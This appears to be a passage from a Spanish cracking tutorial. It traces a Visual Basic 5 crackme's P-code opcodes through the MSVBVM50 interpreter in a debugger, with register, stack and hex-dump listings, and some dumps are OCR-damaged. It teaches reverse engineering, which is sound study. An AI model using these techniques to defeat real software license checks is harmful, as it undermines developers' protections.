7413DA17  .  66:8B07     MOV AX,WORD PTR DS:[EDI]
7413DA1A  >  80E4 BF     AND AH,0BF
7413DA1D  .  66:83F8 09  CMP AX,9
7413DA21  .v 0F85 C06A000 JNZ MSVBVM50.741444E7
7413DA27  >  33C0        XOR EAX,EAX
7413DA29  .  8A06        MOV AL,BYTE PTR DS:[ESI]
DS:[00401BD3]=21 ('!')
AL=00

Address   Hex dump                ASCII
```

```
Registers (FPU)
EAX 00000021
ECX 0012FA1C
EDX 740569D0 MSVBV
EBX 00401C98 clave
ESP 0012F3C0
EBP 0012F4E0
ESI 00401BD1 clave
EDI 00159888

EIP 7413D9AD MSVBV

C 0  ES 0023 32bit
```

Lo mueve a AL como siempre.

```
File  View  Debug  Plugins  Options  Window  Help

7413D9A2  >  0FBF06      MOVSX EAX,WORD PTR DS:[ESI]
7413D9A5  .  03C5        ADD EAX,EBP
7413D9A7  .  50          PUSH EAX
7413D9A8  .  33C0        XOR EAX,EAX
7413D9AA  .  8A46 02     MOV AL,BYTE PTR DS:[ESI+2]
7413D9AD  .  83C6 03     ADD ESI,3
7413D9B0  .v FF2485 94ED1 JMP DWORD PTR DS:[EAX*4+7413ED94]   MSVBVM50.7413D9B7
7413D9B7  >  8B45 08     MOV EAX,DWORD PTR SS:[EBP+8]
7413D9BA  .  8945 B4     MOV DWORD PTR SS:[EBP-4C],EAX
```

Y ahora le suma a ESI el valor 3 para que quede apuntando a los parámetros de este opcode, luego llega al JMP indirecto, que va al código del OPCODE 21.

Veamos que hace buscando intensamente en google

'21, FLdPrThis
'Load reference pointer into item pointer.

Bueno hay aquí algunos punteros que no sabemos bien para que sirven, ni sirve mucho pero el tema es que carga un reference pointer y lo guarda en item pointer, en asm esto nos dice que lee un puntero del stack y lo mueve a otro lugar de nuestro stack.

Si seguimos traceando

```
7413D9B7  >  8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]
7413D9BA  .  8945 B4       MOV DWORD PTR SS:[EBP-4C],EAX
7413D9BD  .  33C0          XOR EAX,EAX
7413D9BF  .  8A06          MOV AL,BYTE PTR DS:[ESI]
7413D9C1  .  46            INC ESI
7413D9C2  .  FF2485 94ED1  JMP DWORD PTR DS:[EAX*4+7413ED94]
```

Lo que vemos es que lee el contenido de EBP + 8 (reference pointer) y lo guarda en el contenido de EBP-4c (item pointer)

Bueno el valor que lee en mi maquina es 15b000 si vemos en el DUMP

```
Registers (FPU)
EAX 0015B000
ECX 0012FA1C
EDX 740569D0 MSVBV
EBX 00401C98 clave
ESP 0012F3C0
EBP 0012F4E0
ESI 00401BD4 clave
EDI 00159888

EIP 7413D9BA MSVBV

C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 0  SS 0023 32bit
Z 0  DS 0023 32bit
```

```
Address   Hex dump                  ASCII
0015B000  E8 22 40 00 00 00 00 00   Φ"@.....
0015B008  1C B0 15 00 7C B1 CF 00   ∟└§.│▒╧.
0015B010  0C B1 CF 00 00 00 00 00   .▒╧.....
0015B018  00 00 00 00 60 A8 06 74   ....`¿♠t
0015B020  04 00 00 00 05 00 00 00   ♦...♣...
0015B028  00 00 00 00 0F 00 00 00   ....☼...
0015B030  00 00 00 00 E0 18 40 00   ....α↑@.
0015B038  74 19 40 00 D0 19 40 00   t↓@.╨↓@.
0015B040  30 1A 40 00 90 1A 40 00   0→@.É→@.
0015B048  00 00 00 00 00 00 00 00   ........
0015B050  AB AB AB AB AB AB AB AB   ½½½½½½½½
0015B058  00 00 00 00 00 00 00 00   ........
0015B060  07 00 0D 00 ED 07 18 00   •...Ý•↑.
0015B068  00 00 00 00 7C B8 CF 00   ....│╗╧.
0015B070  68 BD 15 00 70 AE 15 00   h¢§.p«§.
0015B078  00 00 00 00 00 00 00 00   ........
0015B080  0D F0 AD BA 0D F0 AD BA   ♪-╨│♪-╨│
0015B088  AB AB AB AB AB AB AB AB   ½½½½½½½½
0015B090  00 00 00 00 00 00 00 00   ........
0015B098  19 00 07 00 F2 07 18 00   ↓•.•≡•↑.
```

Vemos que alli hay un puntero a 4022e8, y alli si vemos en el DUMP

```
Address   Hex dump                  ASCII
004022C8  00 00 00 00 00 00 00 00   ........
004022D0  00 00 00 00 00 00 00 00   ........
004022D8  00 00 00 00 00 00 00 00   ........
004022E0  00 00 00 00 6C 17 40 00   ....l↨@.
004022E8  08 4C 05 74 FE 25 04 74   ◘L♣t■%♦t
004022F0  6F DC 05 74 C1 F8 10 74   o▄♣t┴°►t
004022F8  D0 F8 10 74 A8 4D 09 74   ╨°►t¿M.t
00402300  92 47 09 74 80 BD 14 74   ÆG.tÇ¢¶t
00402308  88 BD 14 74 90 BD 14 74   ë¢¶tÉ¢¶t
00402310  98 BD 14 74 A0 BD 14 74   ÿ¢¶tá¢¶t
00402318  A8 BD 14 74 B0 BD 14 74   ¿¢¶t▒¢¶t
00402320  B8 BD 14 74 C0 BD 14 74   ╗¢¶t└¢¶t
00402328  C8 BD 14 74 D0 BD 14 74   ╚¢¶t╨¢¶t
00402330  D8 BD 14 74 E0 BD 14 74   ╪¢¶tα¢¶t
00402338  E8 BD 14 74 F0 BD 14 74   Φ¢¶t≡¢¶t
00402340  F8 BD 14 74 00 BE 14 74   °¢¶t.¥¶t
00402348  08 BE 14 74 10 BE 14 74   ◘¥¶t►¥¶t
00402350  18 BE 14 74 20 BE 14 74   ↑¥¶t ¥¶t
00402358  28 BE 14 74 30 BE 14 74   (¥¶t0¥¶t
00402360  38 BE 14 74 40 BE 14 74   8¥¶t@¥¶t

Command  ? 12f4e0 - 8c        HEX:
```

Vemos que alli comienza una tabla asi que 15b000, el reference pointer apunta a algo que parece una tabla, aunque esto no nos ayuda mucho para el cracking es bueno siempre tratar de ir descifrando un poco lo que hace el programa, lo mas profundamente que podamos y de acuerdo a la poca información que tenemos.

Por lo demás este es un comando sin parámetros por lo cual, no hay variación en el mismo, seguramente al ejecutarlo lee siempre el reference pointer y lo guarda en el item pointer y chau, jeje.

Bueno continuemos

```
7413D9B0  .  FF2485 94ED11  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D9B7  >  8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
7413D9BA  .  8945 B4        MOV DWORD PTR SS:[EBP-4C],EAX
7413D9BD  .  33C0           XOR EAX,EAX
7413D9BF  .  8A06           MOV AL,BYTE PTR DS:[ESI]
7413D9C1  .  46             INC ESI
7413D9C2  .  FF2485 94ED11  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D9C9  >  0FBF06         MOVSX EAX,WORD PTR DS:[ESI]
```

Luego ya borra EAX y en la próxima línea lee el tercer opcode

```
Address   Hex dump                  ASCII
00401BCC  D8 22 40 00 04 74 FF 21   ï"@.♦t !
00401BD4  0F 00 03 19 78 FF 08 78   ☼.♥↓x ◘x
00401BDC  FF 9D A0 00 00 00 6C 74   .á...lt
00401BE4  FF [illegible] 01 00 FB 30 2F 74   ←0.¹0/t
00401BEC  FF [illegible] 78 FF 1C 26 00 1E   →x ∟&.▲
00401BF4  C4 00 [illegible] C1 54 FF 1A C4   —.■┴T →—
00401BFC  03 00 [illegible] F6 64 FF 04 74   ♥.³÷d ♦t
00401C04  FF 21 0[illegible] 00 03 19 78 FF   !☼.♥↓x
00401C0C  08 78 FF [illegible]D A0 00 00 00   ◘x .á...
00401C14  6C 74 FF [illegible] 02 00 04 00   lt .☻.♦.
00401C1C  FD 6B 54 FF 5D 04 64 FF   ²kT ]♦d
00401C24  FB 40 2F 74 [illegible]F 1A 78 FF   ¹@/t →x
00401C2C  1C 93 00 27 E[illegible] FE 27 04   ∟ô.'ß■'♦
00401C34  FF 3A 34 FF 03 00 4E 24   :4 ♥.N$
00401C3C  FF 04 24 FF F5 40 00 00   ♦$ $@..
00401C44  00 3A 54 FF 04 00 4E 44   .:T ♦.ND
00401C4C  FF 04 44 FF 0A 05 00 14   ♦D .♣.¶
00401C54  00 36 08 00 44 FF 24 FF   .6◘.D $
00401C5C  04 FF E4 FE 1E C4 00 27   ♦ ß■▲—.'
00401C64  E4 FE 27 04 FF 3A 34 FF   ß■'♦ :4
Command ? ebp-4c                    HEX: 12F4
```

Que es 0F en el EXDEC vemos que se trata de

```
Proc: 401c98
401BD0: 04 FLdRf[illegible]        local_008C
401BD3: 21 [illegible]dPrThis
401BD4: 0f VCallAd          text
401BD7: 19 FStAdFunc        local_0088
401BDA: 08 FLdPr            local_0088
401BDD: 0d VCallHresult     get__ipropTEXTEDIT
401BE2: 6c ILdRf            local_008C
401BE5: 1b LitStr:          ''
401BE8: Lead0/30 EqStr
```

VCallAd

```
'0F, VCallAd, FC, 02
'Access an item's method.
'Parameter 1 = 2 bytes.
'Parameter 1 is offset into item's Descriptor table.
'Offset = &h2FC.
'Method at offset in item's Descriptor table is accessed.
'Method's return value is pushed onto stack.
'Stack operations: Method dependent + Push x1.
```

Bueno aquí vemos la idea de lo que hace el siguiente OPCODE 0F, vemos que tiene un solo parámetro de 2 bytes

```
Address   Hex dump                  ASCII
00401BCC  D8 22 40 00 04 74 FF 21   ï"@.♦t !
00401BD4  0F 00 03 19 78 FF 08 78   ☼.♥↓x ◘x
00401BDC  FF 0D A0 00 00 00 6C 74   .à...lt
00401BE4  FF 1B 01 00 FB 30 2F 74   ←0.¹0/t
00401BEC  FF 1A 78 FF 1C 26 00 1E   →x ∟&.▲
00401BF4  C4 00 FE C1 54 FF 1A C4   ─.■┴T →─
00401BFC  03 00 FC F6 64 FF 04 74   ♥.³÷d ♦t
```

El parámetro en mi caso es 0300 y dice que dicho valor es un offset en la item descriptor table, hmm veamos, entremos en el JMP indirecto así miramos si coincide con lo que dice.

```
7413E89B  > 8B5D B4      MOV EBX,DWORD PTR SS:[EBP-4C]
7413E89E  .  53          PUSH EBX
7413E89F  .  0FB706      MOVZX EAX,WORD PTR DS:[ESI]
7413E8A2  .  0303        ADD EAX,DWORD PTR DS:[EBX]
7413E8A4  .  FF10        CALL DWORD PTR DS:[EAX]
7413E8A6  .  50          PUSH EAX
7413E8A7  .  33C0        XOR EAX,EAX
7413E8A9  .  8A46 02     MOV AL,BYTE PTR DS:[ESI+2]
7413E8AC  .  83C6 03     ADD ESI,3
7413E8AF  .  FF2485 94ED1  JMP DWORD PTR DS:[EAX*4+7413ED94]
```

Allí esta lee el famoso contenido de EBP-4c y lo pasa a EBX

```
Registers (FPU)
EAX 0000000F
ECX 0012FA1C
EDX 740569D0 MSVBVM
EBX 0015B000
ESP 0012F3C0
EBP 0012F4E0
ESI 00401BD5 clave1
EDI 00159888

EIP 7413E89E MSVBVM

C 0  ES 0023 32bit
P 0  CS 001B 32bit
A 0  SS 0023 32bit
Z 0  DS 0023 32bit
```

Allí esta el 15b000 dicho valor lo pushea

```
0012F3BC  0015B000
0012F3C0  0012F454
0012F3C4  00000000
0012F3C8  00000000
0012F3CC  00000000
0012F3D0  00000000
0012F3D4  00000000
```

```
7413E89B  >  8B5D B4      MOV EBX,DWORD PTR SS:[EBP-4C]
7413E89E  .  53           PUSH EBX
7413E89F  .  0FB706       MOVZX EAX,WORD PTR DS:[ESI]
7413E8A2  .  0303         ADD EAX,DWORD PTR DS:[EBX]
7413E8A4  .  FF10         CALL DWORD PTR DS:[EAX]
7413E8A6  .  50           PUSH EAX
7413E8A7  .  33C0         XOR EAX,EAX
7413E8A9  .  8A46 02      MOV AL,BYTE PTR DS:[ESI+2]
7413E8AC  .  83C6 03      ADD ESI,3
7413E8AF  .  FF2485 94ED1 JMP DWORD PTR DS:[EAX*4+7413ED94]
```

Luego lee los parámetros que en mi caso es 300

```
Registers (FPU)
EAX 00000300
ECX 0012FA1C
EDX 740569D0 MSVB
EBX 0015B000
ESP 0012F3BC
EBP 0012F4E0
ESI 00401BD5 clav
EDI 00159888

EIP 7413E8A2 MSVB
C 0  ES 0023 32bi
```

```
7413E89B  >  8B5D B4      MOV EBX,DWORD PTR SS:[EBP-4C]
7413E89E  .  53           PUSH EBX
7413E89F  .  0FB706       MOVZX EAX,WORD PTR DS:[ESI]
7413E8A2  .  0303         ADD EAX,DWORD PTR DS:[EBX]
7413E8A4  .  FF10         CALL DWORD PTR DS:[EAX]
7413E8A6  .  50           PUSH EAX
7413E8A7  .  33C0         XOR EAX,EAX
7413E8A9  .  8A46 02      MOV AL,BYTE PTR DS:[ESI+2]
7413E8AC  .  83C6 03      ADD ESI,3
7413E8AF  .  FF2485 94ED1 JMP DWORD PTR DS:[EAX*4+7413ED94]
```

Y aquí el quid de la cuestión como EBX vale 15b000, su contenido es el inicio de la tablita que vimos, que según la aclaración es la ITEM DESCRIPTOR TABLE, o sea 4022e8

```
7413E89B  >  8B5D B4      MOV EBX,DWORD PTR SS:[EBP-4C]
7413E89E  .  53           PUSH EBX
7413E89F  .  0FB706       MOVZX EAX,WORD PTR DS:[ESI]
7413E8A2  .  0303         ADD EAX,DWORD PTR DS:[EBX]          clave1.004022E8
7413E8A4  .  FF10         CALL DWORD PTR DS:[EAX]
7413E8A6  .  50           PUSH EAX
7413E8A7  .  33C0         XOR EAX,EAX
7413E8A9  .  8A46 02      MOV AL,BYTE PTR DS:[ESI+2]
7413E8AC  .  83C6 03      ADD ESI,3
7413E8AF  .  FF2485 94ED1 JMP DWORD PTR DS:[EAX*4+7413ED94]
7413E8B6  >  0FBF3E       MOVSX EDI,WORD PTR DS:[ESI]         Case 2F of switc
7413E8B9  .  0FBF46 02    MOVSX EAX,WORD PTR DS:[ESI+2]
7413E8BD  .  83C6 04      ADD ESI,4
7413E8C0  .  50           PUSH EAX
7413E8C1  .  E8 64000000  CALL MSVBVM50.7413E92A
7413E8C6  .  870C24       XCHG DWORD PTR SS:[ESP],ECX
7413E8C9  .  2BF1         SUB ESI,ECX
7413E8CB  .  8B3C2F       MOV EDI,DWORD PTR DS:[EDI+EBP]
7413E8CE  .  33C0         XOR EAX,EAX
7413E8D0  >  83E6 FE      AND ESI,FFFFFFFE
7413E8D3  .  8BD1         MOV EDX,ECX
7413E8D5  .  C1E9 02      SHR ECX,2
7413E8D8  .  F3:A5        REP MOVS DWORD PTR ES:[EDI],DWORD PTR D
7413E8DA  .  8BCA         MOV ECX,EDX
7413E8DC  .  83E1 03      AND ECX,3
7413E8DF  .  F3:A4        REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
7413E8E1  .  46           INC ESI
7413E8E2  .  83E6 FE      AND ESI,FFFFFFFE
7413E8E5  .  59           POP ECX
7413E8E6  .  8DB5 7CFFFFF LEA ESI,DWORD PTR SS:[EBP-84]
7413E8EC  .v EB 08        JMP SHORT MSVBVM50.7413E8F6
7413E8EE  >  E8 37000000  CALL MSVBVM50.7413E92A              Case 4 of switch
7413E8F3  .  8B46 FC      MOV EAX,DWORD PTR DS:[ESI-4]
7413E8F6  >  837D C4 00   CMP DWORD PTR SS:[EBP-3C],0
7413E8FA  .v 0F85 777B000 JNZ MSVBVM50.74146477
7413E900  >  8BE6         MOV ESP,ESI
7413E902  .  5F           POP EDI
7413E903  .  5E           POP ESI
7413E904  .  5B           POP EBX
7413E905  .  8BE5         MOV ESP,EBP
7413E907  .  5D           POP EBP
7413E908  .  89140C       MOV DWORD PTR SS:[ESP+ECX],EDX

DS:[0015B000]=004022E8 (clave1.004022E8)
EAX=00000300

Address   Hex dump                ASCII
00401BCC  D8 22 40 00 04 74 FF 21 ‡"@.♦t_!
```

Y a eso le suma 300 o sea que esta buscando un valor en dicha tabla, el 300 a partir del inicio de la misma.

```
Address   Hex dump                          ASCII
004022D8  00 00 00 00 00 00 00 00  ........
004022E0  00 00 00 00 6C 17 40 00  ....l↨@.
004022E8  08 4C 05 74 FE 25 04 74  ◘L♣t■%♦t
004022F0  6F DC 05 74 C1 F8 10 74  o▬♣t┴°►t
004022F8  D0 F8 10 74 A8 4D 09 74  ╨°►t¿M.t
00402300  92 47 09 74 80 BD 14 74  æG.tÇ¢¶t
00402308  88 BD 14 74 90 BD 14 74  ê¢¶tÉ¢¶t
00402310  98 BD 14 74 A0 BD 14 74  ÿ¢¶tá¢¶t
00402318  A8 BD 14 74 B0 BD 14 74  ¿¢¶t▒¢¶t
00402320  B8 BD 14 74 C0 BD 14 74  ╕¢¶t└¢¶t
00402328  C8 BD 14 74 D0 BD 14 74  ╚¢¶t╨¢¶t
00402330  D8 BD 14 74 E0 BD 14 74  ╪¢¶tó¢¶t
00402338  E8 BD 14 74 F0 BD 14 74  Φ¢¶t-¢¶t
00402340  F8 BD 14 74 00 BE 14 74  °¢¶t.¥¶t
00402348  08 BE 14 74 10 BE 14 74  ◘¥¶t►¥¶t
00402350  18 BE 14 74 20 BE 14 74  ↑¥¶t ¥¶t
00402358  28 BE 14 74 30 BE 14 74  (¥¶t0¥¶t
00402360  38 BE 14 74 40 BE 14 74  8¥¶t@¥¶t
00402368  48 BE 14 74 50 BE 14 74  H¥¶tP¥¶t
00402370  58 BE 14 74 60 BE 14 74  X¥¶t'¥¶t

Command  ? ebp-4c                  HEX: 12F494
```

Recordamos que ese era el inicio de la tabla al sumarle 300 queda en EAX el valor 4025e8.

```
Registers (FPU)
EAX 004025E8 clav
ECX 0012FA1C
EDX 740569D0 MSVB
EBX 0015B000
ESP 0012F3BC
EBP 0012F4E0
ESI 00401BD5 clav
EDI 00159888

EIP 7413E8A4 MSVB

C 0  ES 0023 32bi
P 1  CS 001B 32bi
```

Dicho valor apunta a esa tabla

```
Address   Hex dump                          ASCII
004025D8  28 C3 14 74 30 C3 14 74  (├¶t0├¶t
004025E0  38 C3 14 74 40 C3 14 74  8├¶t@├¶t
004025E8  48 C3 14 74 50 C3 14 74  H├¶tP├¶t
004025F0  58 C3 14 74 60 C3 14 74  X├¶t'├¶t
004025F8  68 C3 14 74 70 C3 14 74  h├¶tp├¶t
00402600  78 C3 14 74 80 C3 14 74  x├¶tÇ├¶t
00402608  88 C3 14 74 90 C3 14 74  ê├¶tÉ├¶t
00402610  98 C3 14 74 A0 C3 14 74  ÿ├¶tá├¶t
00402618  A8 C3 14 74 B0 C3 14 74  ¿├¶t▒├¶t
00402620  B8 C3 14 74 C0 C3 14 74  ╕├¶t└├¶t
00402628  C8 C3 14 74 D0 C3 14 74  ╚├¶t╨├¶t
00402630  D8 C3 14 74 E0 C3 14 74  ╪├¶tó├¶t
00402638  E8 C3 14 74 F0 C3 14 74  Φ├¶t-├¶t
00402640  F8 C3 14 74 00 C4 14 74  °├¶t.─¶t
00402648  08 C4 14 74 10 C4 14 74  ◘─¶t►─¶t
```

O sea que recopilando el opcode anterior guarda el inicio de esta tablita y el 0f, localiza en la tabla según el parámetro, un valor determinado en la misma.

```
7413E89B  >  8B5D B4        MOV EBX,DWORD PTR SS:[EBP-4C]
7413E89E  .  53             PUSH EBX
7413E89F  .  0FB706         MOVZX EAX,WORD PTR DS:[ESI]
7413E8A2  .  0303           ADD EAX,DWORD PTR DS:[EBX]
7413E8A4  .  FF10           CALL DWORD PTR DS:[EAX]                  MSVBVM50.7414C348
7413E8A6  .  50             PUSH EAX
7413E8A7  .  33C0           XOR EAX,EAX
7413E8A9  .  8A46 02        MOV AL,BYTE PTR DS:[ESI+2]
7413E8AC  .  83C6 03        ADD ESI,3
7413E8AF  .  FF2485 94ED11  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413E8B6  >  0FBF3E         MOVSX EDI,WORD PTR DS:[ESI]              Case 2F of switch 7413ECBC
7413E8B9  .  0FBF46 02      MOVSX EAX,WORD PTR DS:[ESI+2]
```

Luego hay un call a la dirección que lee de dicha tabla ya que como vimos el contenido de EAX es

```
Address   Hex dump                          ASCII
004025D8  28 C3 14 74 30 C3 14 74  (├¶t0├¶t
004025E0  38 C3 14 74 40 C3 14 74  8├¶t@├¶t
004025E8  48 C3 14 74 50 C3 14 74  H├¶tP├¶t
004025F0  58 C3 14 74 60 C3 14 74  X├¶t`├¶t
004025F8  68 C3 14 74 70 C3 14 74  h├¶tp├¶t
00402600  78 C3 14 74 80 C3 14 74  x├¶tÇ├¶t
00402608  88 C3 14 74 90 C3 14 74  ê├¶tÉ├¶t
00402610  98 C3 14 74 A0 C3 14 74  ÿ├¶tá├¶t
00402618  A8 C3 14 74 B0 C3 14 74  ¿├¶t╗├¶t
00402620  B8 C3 14 74 C0 C3 14 74  @├¶t└├¶t
00402628  C8 C3 14 74 D0 C3 14 74  ╚├¶t╩├¶t
00402630  D8 C3 14 74 E0 C3 14 74  ï├¶tó├¶t
00402638  E8 C3 14 74 F0 C3 14 74  þ├¶t-├¶t
00402640  F8 C3 14 74 00 C4 14 74  °├¶t.─¶t
```

O sea que ira a 7414c348 no entraremos en el call veremos que nos deja a la salida ya que decia que guardaria el valor en el stack.

Pues sigamos traceando pasemos el CALL con f8

```
7413E89E   53            PUSH EBX
7413E89F   0FB706        MOVZX EAX,WORD PTR DS:[ESI]
7413E8A2   0303          ADD EAX,DWORD PTR DS:[EBX]
7413E8A4   FF10          CALL DWORD PTR DS:[EAX]
7413E8A6   50            PUSH EAX
7413E8A7   33C0          XOR EAX,EAX
7413E8A9   8A46 02       MOV AL,BYTE PTR DS:[ESI+2]
```

```
0012F3BC  00CFBCA4
0012F3C0  0012F454
0012F3C4  00000000
0012F3C8  00000000
0012F3CC  00000000
```

O sea de todo ese chiste quedo el valor ese en el stack, que ya veremos para que sirve, por ahora sabemos como dice la definición, que es un valor que leyo de la tabla de ítems, según el parámetro 0300, y el retorno produjo ese valor en el stack.

```
Proc: 401c98
401BD0: 04 FLdRfVar          local_008C
401BD3: 21 FLdPrThis
401BD4: 0f VCallAd           text
401BD7: 19 FStAdFunc         local_0088
401BDA: 08 FLdPr             local_0088
401BDD: 0d VCallHresult      get__ipropTEXTEDIT
```

El próximo OPCODE es el 19, aquí trabajara con la variable local 88, que surgirá de los parámetros del opcode.

```
7413E89F   0FB706        MOVZX EAX,WORD PTR DS:[ESI]
7413E8A2   0303          ADD EAX,DWORD PTR DS:[EBX]
7413E8A4   FF10          CALL DWORD PTR DS:[EAX]
7413E8A6   50            PUSH EAX
7413E8A7   33C0          XOR EAX,EAX
7413E8A9   8A46 02       MOV AL,BYTE PTR DS:[ESI+2]
7413E8AC   83C6 03       ADD ESI,3
7413E8AF   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]   MSVBVM50.7413E50A
7413E8B6   0FBF3E        MOVSX EDI,WORD PTR DS:[ESI]
7413E8B9   0FBF46 02     MOVSX EAX,WORD PTR DS:[ESI+2]
7413E8BD   83C6 04       ADD ESI,4
```

Allí saltamos a la ejecución del mismo.

```
7413E50A   BB FFFFFFFF     MOV EBX,-1
7413E50F   0FBF06          MOVSX EAX,WORD PTR DS:[ESI]
7413E512   83C6 02         ADD ESI,2
7413E515   03C5            ADD EAX,EBP
7413E517   59              POP ECX
7413E518   53              PUSH EBX
7413E519   50              PUSH EAX
7413E51A   51              PUSH ECX
7413E51B   E8 301E0000     CALL MSVBVM50.74140350
7413E520   33C0            XOR EAX,EAX
7413E522   8A06            MOV AL,BYTE PTR DS:[ESI]
7413E524   46              INC ESI
7413E525   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
```


Allí esta.

```
Address   Hex dump                  ASCII
00401BD0  04 74 FF 21 0F 00 03 19   ♦t !☼.♥↓
00401BD8  78 FF 08 78 FF 0D A0 00   x ◘x .á.
00401BE0  00 00 6C 74 FF 1B 01 00   ..lt ←☺.
00401BE8  FB 30 2F 74 FF 1A 78 FF   ¹0/t →x
```

Lee los parámetros con MOVSX y como es negativo los completa con FFs

```
Registers (FPU)
EAX FFFFFF78
ECX 0012FA1C
EDX 00CF4BA0
EBX FFFFFFFF
ESP 0012F3BC
EBP 0012F4E0
ESI 00401BD8 clav
EDI 00159888

EIP 7413E512 MSVE

C 0  ES 0023 32bi
```

Como ya adivinaron ese es el valor -88 en hexa como dice el EXDEC.



-136 decimal es igual a -88 en hexa

```
7413E50A   BB FFFFFFFF     MOV EBX,-1
7413E50F   0FBF06          MOVSX EAX,WORD PTR DS:[ESI]
7413E512   83C6 02         ADD ESI,2
7413E515   03C5            ADD EAX,EBP
7413E517   59              POP ECX
7413E518   53              PUSH EBX
7413E519   50              PUSH EAX
7413E51A   51              PUSH ECX
7413E51B   E8 301E0000     CALL MSVBVM50.74140350
7413E520   33C0            XOR EAX,EAX
7413E522   8A06            MOV AL,BYTE PTR DS:[ESI]
```

Luego incrementa el puntero ESI en 2 y le suma a EBP el valor -88 que es lo mismo que hacer EBP-88 y el resultado queda en EAX.

```
Registers (FPU)
EAX 0012F458
ECX 0012FA1C
EDX 00CF4BA0
EBX FFFFFFFF
ESP 0012F3BC
EBP 0012F4E0
ESI 00401BDA cla
EDI 00159888

EIP 7413E517 MSV

C 1  ES 0023 32b
```

```
7413E50A   BB FFFFFFFF     MOV EBX,-1
7413E50F   0FBF06          MOVSX EAX,WORD PTR DS:[ESI]
7413E512   83C6 02         ADD ESI,2
7413E515   03C5            ADD EAX,EBP
7413E517   59              POP ECX
7413E518   53              PUSH EBX
7413E519   50              PUSH EAX
7413E51A   51              PUSH ECX
7413E51B   E8 301E0000     CALL MSVBVM50.74140350
```

Vemos que al llegar al call en el stack tenemos tres parámetros

```
0012F3B4   00CFBCA4   Arg1 = 00CFBCA4
0012F3B8   0012F458   Arg2 = 0012F458
0012F3BC   FFFFFFFF   Arg3 = FFFFFFFF
0012F3C0   0012F454
0012F3C4   00000000
```

Al primero es el valor que nos había encontrado y guardado en el stack el opcode anterior, y dos valores mas en mi caso 12f458 que es la variable local ebp-88 y un tercer parámetro que es -1, sin entrar en el CALL pasémoslo con f8 a ver que pasa.

Al ejecutarlo vemos que en ebp-88 se guardo el valor hallado por el opcode anterior

```
Address   Hex dump                  ASCII
0012F458  A4 BC CF 00 EC F4 12 00
0012F460  C8 F5 12 00 3C BB CF 00
```

Lo demás quedo todo igual salvo que el stack cambio y que ECX volvió siendo cero, quizás para marcar que el proceso fue exitoso.

O sea que esto movió a EBP-88 el valor que obtuvo del opcode anterior.

```
Proc: 401c98
401BD0: 04 FLdRfVar          local_008C
401BD3: 21 FLdPrThis
401BD4: 0f VCallAd           text
401BD7: 19 FStAdFunc         local_0088
401BDA: 08 FLdPr             local_0088
401BDD: 0d VCallHresult      get__ipropTEXTEDIT
401BE2: 6c ILdRf             local_008C
401BE5: 1b LitStr:           ''
401BE8: Lead0/30 FnStr
```

Llegamos al otro opcode que es 08, que también se ve que trabaja con la misma variable local 88 o sea ebp-88.

```
7413E512   83C6 02          ADD ESI,2
7413E515   03C5             ADD EAX,EBP
7413E517   59               POP ECX
7413E518   53               PUSH EBX
7413E519   50               PUSH EAX
7413E51A   51               PUSH ECX
7413E51B   E8 301E0000      CALL MSVBVM50.74140350
7413E520   33C0             XOR EAX,EAX
7413E522   8A06             MOV AL,BYTE PTR DS:[ESI]
7413E524   46               INC ESI
7413E525   FF2485 94ED137   JMP DWORD PTR DS:[EAX*4+7413ED94]      MSVBVM50.7413E3D0
7413E52C   FF3424           PUSH DWORD PTR SS:[ESP]
```

Entramos el OPCODE

```
7413E3D0   0FBF06           MOVSX EAX,WORD PTR DS:[ESI]
7413E3D3   83C6 02          ADD ESI,2
7413E3D6   8B0428           MOV EAX,DWORD PTR DS:[EAX+EBP]
7413E3D9   0BC0             OR EAX,EAX
7413E3DB   0F84 34760000    JE MSVBVM50.74145A15
7413E3E1   8945 B4          MOV DWORD PTR SS:[EBP-4C],EAX
7413E3E4   33C0             XOR EAX,EAX
7413E3E6   8A06             MOV AL,BYTE PTR DS:[ESI]
7413E3E8   46               INC ESI
7413E3E9   FF2485 94ED137   JMP DWORD PTR DS:[EAX*4+7413ED94]
7413E3F0   8B7D B4          MOV EDI,DWORD PTR SS:[EBP-4C]
```

Este es cortito ahí abajo vemos que termina pues esta el siguiente XOR EAX,EAX que marca la finalización del mismo aunque hay un salto condicional en el medio veamos que hace.

Lo primero, pasa a EAX los parámetros del OPCODE

```
Address   Hex dump                          ASCII
00401BD3  21 0F 00 03 19 78 FF 08           !*.♥↓x ◘
00401BDB  78 FF 0D A0 00 00 00 6C           x .á...l
00401BE3  74 FF 1B 01 00 FB 30 2F           t ←0.'0/
00401BEB  74 FF 1A 78 FF 1C 26 00           t →x ∟&.
00401BF3  1E C4 00 FE C1 54 FF 1A           ▲─.■┴T →
```

Al igual que antes es el valor FF78 que al moverlo con MOVSX lo completa con FFs al ser negativo y ya vimos que es el -88 hexa.

```
Registers (FPU)
EAX FFFFFF78
ECX 00000000
EDX 00CF4BA0
EBX FFFFFFFF
ESP 0012F3C0
EBP 0012F4E0
ESI 00401BDB clave1
EDI 00159888

EIP 7413E3D3 MSVBVM

C 0  ES 0023 32bit
P 1  CS 001B 32bit
```

```
7413E3D0   0FBF06           MOVSX EAX,WORD PTR DS:[ESI]
7413E3D3   83C6 02          ADD ESI,2
7413E3D6   8B0428           MOV EAX,DWORD PTR DS:[EAX+EBP]
7413E3D9   0BC0             OR EAX,EAX
7413E3DB   0F84 34760000    JE MSVBVM50.74145A15
7413E3E1   8945 B4          MOV DWORD PTR SS:[EBP-4C],EAX
7413E3E4   33C0             XOR EAX,EAX
7413E3E6   8A06             MOV AL,BYTE PTR DS:[ESI]
7413E3E8   46               INC ESI
```

